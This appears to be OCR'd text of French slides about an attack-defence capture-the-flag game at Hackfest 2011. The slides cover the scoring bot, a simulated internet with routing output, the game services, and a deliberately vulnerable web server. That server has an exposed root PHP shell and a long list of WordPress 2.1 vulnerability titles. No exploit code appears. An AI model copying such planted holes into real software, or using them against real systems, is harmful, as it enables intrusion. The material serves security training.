
Réalité Entreprise - Architecture




Réalité Entreprise - Architecture



Réalité Entreprise - Architecture



Réalité Entreprise - Architecture



Réalité Entreprise - Pointage

- Bot IRC Norris
  - Soumettre des flags
  - Acheter des services
  - Outils d'administration
- Script périodique
  - Met à jour le pointage des équipes
  - Octroie l'argent
- Graphique du pointage
  - Valeur des actions des compagnies

Réalité Entreprise - Pointage

- Technologies utilisées
  - Protocole IRC
  - Made with Python + SQLite
  - Module d'administration disponible uniquement de la ligne de commande
- Anecdote

Réalité Entreprise - Flags

- Attaquer l'infrastructure de l'adversaire
- Protéger ses systèmes
- Attaquer des tierces parties

Réalité Entreprise - Fonds


- À toutes les minutes, le système de monitoring rapporte le nombre des services actifs
- Un script donne de l'argent à chaque équipe en fonction du nombre de services

- Possibilité d'obenir plus d'argent en trouvant des numéros de compte bancaire

Réalité Entreprise - SimNet

- Approximation réaliste du fonctionnement de l'Internet
  - 17 routeurs, 17 AS
  - Routes dynamiques (BGP)
  - Noms DNS

Réalité Entreprise - SimNet



Réalité Entreprise - SimNet

Réalité Entreprise - SimNet

```
[SIMNET] root@65006-NewYork:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
1.2.3.0         24.25.132.234   255.255.255.0   UG    0      0        0 eth4
1.33.6.0        24.25.132.234   255.255.255.0   UG    0      0        0 eth4
1.33.7.16       24.25.132.234   255.255.255.240 UG    0      0        0 eth4
1.33.7.96       24.25.132.234
2.0.1.0         *
2.58.3.0        166.137.138.2
24.25.132.232   *
31.148.139.0    166.137.138.2
61.14.145.48    24.25.132.234
62.149.36.232   174.252.22.2
63.84.124.32    24.25.132.234
63.84.209.108   24.25.132.234
64.34.141.0     *
64.45.53.240    24.25.132.234
64.45.54.0      *
66.119.65.16    64.34.141.2
66.249.7.0      24.25.132.234
70.146.81.172   64.34.141.2
81.17.48.0      24.25.132.234
84.16.64.0      166.137.138.2
88.80.164.144   166.137.138.2
88.84.137.0     166.137.138.2
88.87.176.96    174.252.22.2
89.149.252.48   166.137.138.2
92.27.111.0     174.252.22.2
93.174.93.136   24.25.132.234
94.102.60.152   24.25.132.234
loopback        *
166.137.138.0   *
172.16.66.0     *
174.252.22.0    *
180.148.27.24   24.25.132.234
186.84.3.0      64.34.141.2
195.118.17.0    174.252.22.2
195.149.84.100  174.252.22.2
199.201.128.0   24.25.132.234
212.95.54.168   166.137.138.2
216.67.230.112  24.25.132.234
216.241.15.32   64.34.141.2
217.174.82.84   166.137.138.2
[SIMNET] root@65006-NewYork:~$
```

```
Linux q09182 2.6.24-26-generic #1 SMP Tue Dec 1 18:37:31 UTC 2009 i686
```

An hackfest 2011 team

```
[INT] root@q09182:~$ tracepath www.firewatch.com
 1:  q09182.as.int (10.12.2.176)                                0.111ms pmtu 1500
 1:  int-rt1b-int.as.int (10.12.2.1)                            0.191ms
 1:  int-rt1b-int.as.int (10.12.2.1)                            0.125ms
 2:  pub-rt1b-dmz.as.int (10.12.3.1)                            0.398ms
 3:  186.84.3.5 (186.84.3.5)                                    0.872ms
 4:  south.nd7-2-1-1.us.audiotron.com (70.146.81.173)           1.301ms
 5:  nd6-2-1-1.us.audiotron.com (64.34.141.1)                   1.086ms
 6:  at1.jct12-1-1-1.de.eurnet.com (166.137.138.2)              1.587ms
 7:  jct16-1-1-1.se.eurnet.com (88.80.164.146)                  1.775ms
 8:  jct17-1-1-1.ru.eurnet.com (217.174.82.86)                  1.679ms
 9:  www.firewatch.com (31.148.139.17)                          2.815ms reached
     Resume: pmtu 1500 hops 9 back 56
[INT] root@q09182:~$
```

Réalité Entreprise - Services


- allah.hf (dns)
  - Sert une dizaine de zones
- mon.hf (monitoring)
  - Outil: Zabbix
  - Vérifie l'état des services
  - Vue sur tous les serveurs de l'infrastructure
- irc.hf (chucknorris.hf)
  - Scoreboard (www.hf)
  - Serveur IRC & Bot IRC

Vulnérabilités $erveur Web

- Architecture
  - IIS 6.0
  - Apache /PHP 5.3 /Fast-CGI
  - Wordpress 2.1
  - Bison FTP

Vulnérabilités $erveur Web

- Cuz the r00t got a leak!
  - Php Sh3ll en accès root



Vulnérabilités $erveur Web

- Exploits de Wordpress 2.1

WordPress Prior to 3.1.3 Clickjacking Vulnerability
WordPress 'press-this.php' Remote Security Bypass Vulnerability
WordPress Multiple Security Vulnerabilities
WordPress Prior to 3.0.5 Multiple Security Vulnerabilities
WordPress KSES Library Multiple HTML Injection Vulnerabilities
WordPress 'wp-admin/plugins.php' Cross Site Scripting Vulnerability
WordPress Administrator Comment Spoofing Vulnerability
WordPress Password Protection Security Bypass Vulnerability
WordPress Trashed Posts Information Disclosure Vulnerability
WordPress 'wp-admin/admin.php' Module Configuration Security Bypass Vulnerability
kses Multiple Input Validation Vulnerabilities
WordPress 'cat' Parameter Directory Traversal Vulnerability
WordPress Comment Author URI Cross-Site Scripting Vulnerability
WordPress Prior to Version 2.8.3 'wp-admin' Multiple Security Bypass Vulnerabilities
WordPress Multiple Existing/Non-Existing Username Enumeration Weaknesses
WordPress 'wp-admin/options.php' Remote Code Execution Vulnerability
WordPress 'wp-includes/feed.php' Cross-Site Scripting Vulnerability
WordPress 'get_edit_post_link()' & 'get_edit_comment_link()' Multiple Eavesdropping
Vulnerabilities
WordPress 'press-this.php' Multiple Cross-Site Scripting Vulnerabilities
WordPress 'xmlrpc.php' Post Edit Unauthorized Access Vulnerability
WordPress Cookie Integrity Protection Unauthorized Access Vulnerability
WordPress 'wp-comments-post.php' Multiple SQL Injection Vulnerabilities
WordPress wp-db.php Character Set SQL Injection Vulnerability
WordPress Multiple Cross-Site Scripting Vulnerabilities
WordPress Unfiltered_HTML Field Name HTML Injection Vulnerability
WordPress PHP_Self Cross-Site Scripting Vulnerability
WordPress Custom Field Arbitrary File Upload Vulnerability
WordPress Predictable Cookie Generation Information Disclosure Vulnerability
Wordpress Comment Field HTML Injection Vulnerability
WordPress WP_Title Function HTML Injection Vulnerability


Vulnérabilités $erveur Web

- Anecdote... Friendly fire!

